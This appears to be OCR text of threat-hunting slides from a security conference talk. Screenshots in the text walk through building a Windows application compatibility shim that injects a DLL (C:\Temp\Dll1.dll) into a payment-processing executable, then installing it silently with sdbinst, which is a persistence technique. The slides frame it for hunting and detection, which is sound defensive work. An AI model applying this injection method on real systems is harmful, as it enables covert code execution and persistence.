


Threat Hunting - Review Our Notes From CTI





Threat Hunting - Dope Queries, Do Them



<http://www.irongeek.com/i.php?page=videos/grrcon2018/grrcon-2018-lovelace10-red-vs-blue-the-untold-chapter-aaron-herndon-thomas-somerville>



Threat Hunting - Things To Also Do


- Do more than hunt for TTPs
- Hunt for missing data
- Hunt for areas of improvement
- Non-Malicious Activity Is A finding
- Is This Technology Stupid
- Make your Architects cry by forcing them to relive all those times they couldn't push through secure design, and then show them how they can be abused in prod and the devs still don't care...





Threat Hunting - Think About Your Future


- Don't hunt twice
- Make detections, even if you have protections
- Keep notes for next week!



Deliverables - What Do I Tell My Boss?!



FIN



<https://github.com/TomSomerville/GrrCon2021>



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Compatibility Administrator (32-bit) - New Database(1) [Untitled_1]

File Edit View Database Search Help

New Open Save Fix AppHelp Mode Run Search Query

System Database (32-bit)

- Applications
- Compatibility Fixes
- Compatibility Modes

Installed Databases

Per User Compatibility Settings

Custom Databases

New Database(1) [Untitled_1]

Create New >

- Application Fix... Ctrl+P
- Apphelp Message... Ctrl+H
- Compatibility Mode... Ctrl+L

Install

Paste Ctrl+V

Rename Ctrl+R

Close Ctrl+Z

Properties

More information about Compatibility Administrator:

[Download the latest version of the Application Compatibility Toolkit](#)

This is an open working database. Fixes can be created for this database

A screenshot of the Compatibility Administrator application window. The title bar reads "Compatibility Administrator (32-bit) - New Database(1) [Untitled_1]". The menu bar includes File, Edit, View, Database, Search, and Help. The toolbar contains icons for New, Open, Save, Fix, AppHelp, Mode, Run, Search, and Query. The left sidebar shows a tree view with "System Database (32-bit)" expanded, showing Applications, Compatibility Fixes, and Compatibility Modes. Below it are Installed Databases, Per User Compatibility Settings, and Custom Databases. A database named "New Database(1) [Untitled_1]" is selected. A context menu is open over this database, with "Create New" selected. Sub-options include Application Fix... (Ctrl+P), Apphelp Message... (Ctrl+H), and Compatibility Mode... (Ctrl+L). Other options in the menu are Install, Paste (Ctrl+V), Rename (Ctrl+R), Close (Ctrl+Z), and Properties. At the bottom of the window, there is a link to "More information about Compatibility Administrator" and a link to "Download the latest version of the Application Compatibility Toolkit". A status bar at the bottom says "This is an open working database. Fixes can be created for this database".



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Create new Application Fix

Program information
Provide the information for the program you want to fix.

Name of the program to be fixed:

Name of the vendor for this program:

Program file location:

[More information about Compatibility Administrator](#)



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Create new Application Fix

Compatibility Modes
Select compatibility modes to be applied for the program.

Compatibility mode

Run this program in compatibility mode for:
Windows Vista (Service Pack 2)

Additional compatibility modes

- 16BitColor
- 256Color
- 640x480
- 8And16BitAggregateBlts
- 8And16BitDXMaxWinMode
- 8And16BitGDIRedraw
- 8And16BitTimedPriSync
- ApiLogLayer

Test Run...

< Back Next > Cancel

More information about Compatibility Administrator:



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Create new Application Fix

Compatibility Fixes
Select compatibility fixes to be applied for this program.

Compatibility Fixes:

Name	Command-line	Module
<input checked="" type="checkbox"/> InjectDll	C:\Temp\Dll1.dll	No
<input type="checkbox"/> InstallComponent		
<input type="checkbox"/> InstallFonts		
<input type="checkbox"/> InstallShieldInstaller		No
<input type="checkbox"/> InternetSetFeatureEnabled		
<input type="checkbox"/> KeepWindowOnMonitor		
<input type="checkbox"/> LanguageNeutralGetFileVersionInfo		
<input type="checkbox"/> LazyReleaseDC		
<input type="checkbox"/> LimitFindFile		

Selected 1 of 433

Test Run...

< Back Next > Cancel

Parameters for 8And16BitTimedPriSync

Command line:
C:\Temp\Dll1.dll

Module Information

Module name: Add

Include Remove

Exclude

Type	Module Name

OK Cancel



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New Database (1) [Orpheus_1]

Create new Application Fix

Matching Information

Select matching files to be used for program identification. For each file you can select matching attributes.

Add File Remove File Remove All Auto-Generate Select All Unselect All




Main Executable (paymentProcessingApp.exe)

- SIZE="3584"
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- BIN_PRODUCT_VERSION="0.0.0.0"
- PRODUCT_VERSION="0.0.0.0"
- FILE_DESCRIPTION=""
- FILE_VERSION="0.0.0.0"
- ORIGINAL_FILENAME="paymentProcessingApp"
- INTERNAL_NAME="paymentProcessingApp.exe"
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- VERDATEHI="0x0"
- VERDATELO="0x0"
- VERFILEOS="0x4"
- VERFILETYPE="0x1"

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PS C:\Users\Beached> cd C:\Temp\  
PS C:\Temp> sdbinst.exe -q -p .\sdb4F19.sdb  
Installation of sdb4F19 complete.  
PS C:\Temp>
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Uninstall or change a program

To uninstall a program, select it from the list and then click Uninstall, Change, or Repair.

Organize ▾ Uninstall/Change				
Name	Publisher	Installed On	Size	⋮
NVIDIA RTX Desktop Manager 201.18	NVIDIA Corporation	7/27/2021	7.4	?
OpenVPN 2.5.3-l601 amd64	OpenVPN, Inc.	9/7/2021	21	
Oracle VM VirtualBox 6.1.26	Oracle Corporation	9/11/2021	16	
PE Explorer 1.99 R6	Heaventools Software	9/11/2021	10	
Python 3.7.8 (64-bit)	Python Software Foundation	9/10/2021	1.8	
Python 3.9.7 (64-bit)	Python Software Foundation	9/7/2021	37	
Python Launcher	Python Software Foundation	9/7/2021	90	
<input checked="" type="checkbox"/> sdb4F19		9/11/2021	65	
Signal 5.17.0	Open Whisper Systems	9/9/2021	37	
Slack	Slack Technologies Inc.	9/7/2021	65	
Sublime Text	Sublime HQ Pty Ltd	9/7/2021	90	
Visual Studio Community 2019	Microsoft Corporation	9/10/2021		